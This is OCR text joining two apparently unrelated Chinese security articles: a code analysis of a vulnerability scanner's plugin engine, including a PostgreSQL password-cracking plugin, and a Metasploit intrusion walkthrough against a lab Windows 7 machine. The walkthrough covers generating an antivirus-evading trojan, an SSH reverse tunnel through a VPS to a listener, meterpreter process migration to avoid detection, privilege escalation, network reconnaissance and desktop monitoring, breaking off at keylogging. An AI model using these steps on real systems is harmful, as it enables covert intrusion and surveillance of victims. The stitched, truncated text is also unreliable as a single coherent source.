
脚本开头执行了下面几行代码

```
sys.path.append(sys.path[0]+ '/vuldb')

sys.path.append(sys.path[0] + "/../")

from Config import ProductionConfig
```

主要是将 vuldb 目录和上级目录加入系统路径中，可以直接 from Configimport ProductionConfig 和导入 python 脚本型插件。

然后进行了数据库连接和一些变量初始化工作。

看一下程序入口：



init() 函数首先进行插件初始化加载，如果发现数据库中已经存储有插件数据，就不继续执行了。

```
if na_plugin.find().count() >= 1:

return
```

插件信息如果没有存储到数据库中，用 os.listdir() 函数列出插件目录下的文件， 按文件名后缀对两种类型插件分类。

对于 python 脚本插件，用 __import__ （动态导入），然后统一调用插件中的 get_plugin_info() 方法，将插件详细的描述信息存入数据库：

res_tmp =import(plugin_name)

对 json 文件型插件，用 json.loads() 函数加载文件内容

json_text =open(sys.path[0] + '/vuldb/' + plugin_name, 'r').read()

plugin_info = json.loads (json_text)

删除关于检测部分的漏洞，然后也是只将描述信息存入数据库：

delplugin_info['plugin']

na_plugin.insert(plugin_info)

初始化插件后，将密码字典、运行线程数、超时时间、ip 地址白名单从数据库中取出

PASSWORD_DIC,THREAD_COUNT, TIMEOUT, WHITE_LIST = get_config()

开启了一个监控线程，监控是否加载任务，并及时更新密码字典、运行线程数、超时时间、ip 地址白名单：

thread.start_new_thread(monitor,())


有下面这么一段代码，主要是设置 load 值，为下面的不同延时值提供依据，并且写入数据库 Heartbeat 集合中，表示当前有无插件被调用（1 正被调用，0 没有调用)。

```
queue_count = na_task.find({"status": 0, "plan": 0}).count()

if queue_count:
    load = 1
else:
    ac_count = thread._count()
    load = float(ac_count - 4) / THREAD_COUNT
```



再回到程序入口 main 中，到达 while True 语句块中，一直检测当前是否有任务进来：

```
# 取出计划任务信息
task_id, task_plan, task_target, task_plugin = queue_get()

# 如没有任务,sleep后,回到上一行代码
if task_id == '':
    time.sleep(5)
    continue
```


当任务进来时：



sys.modules.keys() 存储了已经加载的模块，再调用已加载模块是取得其中的缓存，没有重新导入模块。



再看下面两行清除插件缓存的代码：

del sys.modules[PLUGIN_DB.keys()[0]]

PLUGIN_DB.clear()

用 del 删除以前导入的模块缓存，以便重新导入时能导入最新版的 python 脚本插件；

参数用 PLUGIN_DB.keys()[0] 是因为：在 VulScan 扫描逻辑中，是以插件来分类扫描任务的。

即一个插件被多个目标调用，而不是一个目标调用多个插件。所以，最多同时只存在一种类型的插件，也就 keys() 的值一直都是一个，没必要使用 for 循环，全部 del 一遍。

PLUGIN_DB.clear() 是清除内存中 dict() 类型的变量缓存。

做了那么多工作，其实我们还没开始扫描~ 下面代码才真正开始扫描呐，吃

不吃惊？前面说了一堆废话……

遍历目标，一个目标开一个线程，但是只有当前运行的总线程数（thread._count()）小于设置的总线程数（THREAD_COUNT）时，才会继续开新的线程，避免目标过多，开的线程太多卡死！

然后检测了 ip 地址是否为白名单中的地址，如果不是才会继续进行下去；将任务 id、ip 地址和端口号、使用的插件传入 VulScan 进行正式扫描。

vulscan() 类如下：

```
class vulscan():

    # 数据初始化
    def __init__(self, task_id, task_netloc, task_plugin):...

    # 扫描流程
    def start(self):...

    # 根据插件名查询插件信息详情
    def get_plugin_info(self):...

    # 读取json插件信息
    def load_json_plugin(self):...

    # 数据结构转换为请求对象
    def set_request(self):...

    # 获得网站页面编码方式
    def get_code(self, header, html):...

    # 漏洞检测
    def poc_check(self):...

    # 保存结果至数据库
    def save_request(self):...

    # 控制台信息输出
    def log(self, info):...
```


主要看一下关于 json 文件型插件的漏洞检测函数 poc_check() 和主扫描函数 start()，其它看看标注的注释就好了：）

poc_check() 函数的主要流程：

```
try:
    # 获得html页面源码编码方式
    html_code = self.get_code(header, res_html).strip()
    # 用页面编码方式解码html源码
    if html_code and len(html_code) < 12:
        res_html = res_html.decode(html_code).encode('utf-8')
except:
    pass
# 根据json插件的不同分析方法(关键词、正则、md5值),分别检测
an_type = self.plugin_info['plugin']['analyzing']
vul_tag = self.plugin_info['plugin']['tag']
analyzingdata = self.plugin_info['plugin']['analyzingdata']
# payload 在网页源码中则命中
if an_type == 'keyword':
    # print poc['analyzingdata'].encode("utf-8")
    if analyzingdata.encode("utf-8") in res_html:
        self.result_info = vul_tag
# payload 正则匹配网页源码则命中
elif an_type == 'regex':
    if re.search(analyzingdata, res_html, re.I):
        self.result_info = vul_tag
# payload md5值与网页源码md5值相同则命中
elif an_type == 'md5':
    md5 = hashlib.md5()
    md5.update(res_html)
    if md5.hexdigest() == analyzingdata:
        self.request_info = vul_tag
```


start() 函数扫描主流程：

```
def start(self):
    self.get_plugin_info()
    # json数据标示符检测模式
    if '.json' in self.plugin_info['filename']:
        try:
            # 读取漏洞标示
            self.load_json_plugin()
            # 标示符转换为请求
            self.set_request()
            # 漏洞检测检测
            self.poc_check()
        except Exception, e:
            return
    # python脚本检测模式
    else:
        plugin_filename = self.plugin_info['filename']
        self.log(str(self.task_netloc) + "call " + self.task_plugin)
        # 插件没被加载，根据名称动态导入插件python插件模块
        if task_plugin not in PLUGIN_DB:
            plugin_res = __import__(plugin_filename)
            # 给插件声明密码字典
            setattr(plugin_res, "PASSWORD_DIC", PASSWORD_DIC)
            # 加入(名称:模块对象)映射字典
            PLUGIN_DB[plugin_filename] = plugin_res
        try:
            # 调用每个插件的check方法
            self.result_info = PLUGIN_DB[plugin_filename].check(str(self.task_netloc[0]), int(self.task_netloc[1]), TIMEOUT)
        except:
            pass
    # 保存结果
    self.save_request()
```


里面用 setattr() 函数给 python 脚本插件增加了 PASSWORD_DIC 这个

属性，以便可以直接在插件中调用密码字典

setattr(plugin_res,"PASSWORD_DIC", PASSWORD_DIC)

后面调用了每个插件的 check() 方法，执行插件，并获得扫描信息

self.result_info= PLUGIN_DB[plugin_filename].check(str(self.task_netloc[0]),int(self.task_netloc[1]), TIMEOUT)

VulsSan.py 文件基本就那么多内容。


0x02: 插件形式简单分析

选一个 python 插件 crack_postgres.py 看下。

python 脚本型插件里面必须要有的两个函数是：用来返回插件说明信息的 get_plugin_info() 函数：

```python
def get_plugin_info():

    plugin_info = {

        "name": "PostgresSQL弱口令",

        "info": "导致数据库敏感信息泄露，严重可导致服务器直接被入侵。",

        "level": "高危",

        "type": "弱口令",

        "author": "hos@YSRC",

        "url": "",

        "keyword": "server:postgresql",

        "source": 1

}

    return plugin_info
```


和执行扫描逻辑返回扫描结果的 check()函数：




其它都是非必要函数，可以写在同一个脚本中，供这两个函数调用，最后漏洞利用成功返回相关信息。

其中值得注意的 check() 函数里这行语句，PASSWORD_DIC 这个变量在 crack_postgres.py 中并没有定义，而是上面说的 VulScan.py 中用 setattr() 为每个 python 脚本插件定义的。

for pass_ inPASSWORD_DIC:

选个 json 文件型插件 Docker_Remote_API_20161220120458.json 分析下：



plugin 子字典类型中存储者关于漏洞扫描的信息，其它都是说明性的参看信息。

plugin 中的几个键代表的意思如下：

url: 要访问的漏洞 URL 地址

tag: 漏洞标签

analyzing: 分析模式(keyword 表示根据关键词判断漏洞)

analyzingdata: 分析的具体数据(这里是指关键词是什么)

data: POST 请求要用到的数据

method: 使用的 HTTP 请求方法

0x03: 总结

思想亮点在于

1、设置了 python 插件的统一格式，有两个必须的函数，用来统一调用，为每个插件都 setattr 密码字典;

2、对较简单 web 漏洞检测的设置 json 格式形插件，总体设置了三种检测漏洞的方式，比较灵活;

3、监控线程用的场合比较好，实时检测数据库中的变化（用户操作的变化）;

难点在于

1、VulScan.py 里面有个 plan 值变量，结合代码并试运行之后，才能确定是表示任务设置的周期(天数);

2、还有个 status 变量值，取值范围【0，1，2】，衡量是否到达固定扫描周期的比值，用来触发再次的;

以上都是在下的片面的愚见，若有错误或描述不当之处，还请指正。

Metasploit 一条龙服务

原创： TimeS0ng 信安之路 2017-12-21

Metasploit 是目前最流行、最强大、最具扩展性的渗透测试平台软件，是笔者最崇拜也最喜欢的工具没有之一，下面我将用 msf 给大家带来一场盛大的内网渗透体验，别眨眼噢！

0x01. 实战操作

环境准备：

靶机 win 7 IP=192.168.43.150

kali linux IP=192.168.43.153


VPS 服务器 IP=xx.xx.xx.xx


实战演示：

1、先用 evil-evasion 生成具有一定免杀功能的 windows 木马，监听地址设成 VPS 的地址（打码防 D），然后将 VPS 上的 2333 端口映射到内网 kali 的 2333 端口，同时还要修改 VPS 上 的 ssh 配置，不然别人是连不上 VPS 的（在实战中自己常常在内网，所以这里介绍一下 VPS）

vi /etc/ssh/sshd_config && GatewayPorts:yes

ssh -CfNg -R xx.xx.xx.xx:2333:192.168.43.153:2333 root@xx.xx.xx.xx -p 29402






2、启动 kali 设置 msf 监听，lport=2333，lhost=192.168.43.153 (注意：这里的监听地址是 kali 的地址，不是 VPS 的)，关于 msf 的基本操作网上有很多，这里不过多介绍，大家可以参考这个系列文章

http://www.freebuf.com/sectool/67674.html

[*]如果想要在 docker 启动持续监听可以用如下命令:


set exitonsession false && run -j



3、在 win 7 中执行木马


4、接收到 meterpreter 之后就应该将自己的进程迁移到一个隐蔽的进程中去，防止被查杀，这里笔者迁移到 win 7 的桌面进程：

migrate 1988 && getpid



5、查看当前权限、系统信息，并尝试提权

getuid && sysinfo && getsystem



6、查看网络、路由信息

ifconfig && route


```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:ca:d2:fd
MTU          : 1500
IPv4 Address : 192.168.43.150
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6c92:a15b:91c8:da79
IPv6 Netmask : ffff:ffff:ffff:ffff::
```



```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway         Metric  Interface
    ------           -------          -------         ------  ---------
    0.0.0.0          0.0.0.0          192.168.43.1    10      11
    127.0.0.0        255.0.0.0        127.0.0.1       306     1
    127.0.0.1        255.255.255.255  127.0.0.1       306     1
    127.255.255.255  255.255.255.255  127.0.0.1       306     1
    192.168.43.0     255.255.255.0    192.168.43.150  266     11
    192.168.43.150   255.255.255.255  192.168.43.150  266     11
    192.168.43.255   255.255.255.255  192.168.43.150  266     11
    224.0.0.0        240.0.0.0        127.0.0.1       306     1
    224.0.0.0        240.0.0.0        192.168.43.150  266     11
    255.255.255.255  255.255.255.255  127.0.0.1       306     1
    255.255.255.255  255.255.255.255  192.168.43.150  266     11

No IPv6 routes were found.
meterpreter >
```



7、监视靶机的桌面

run vnc



8、启动键盘监听

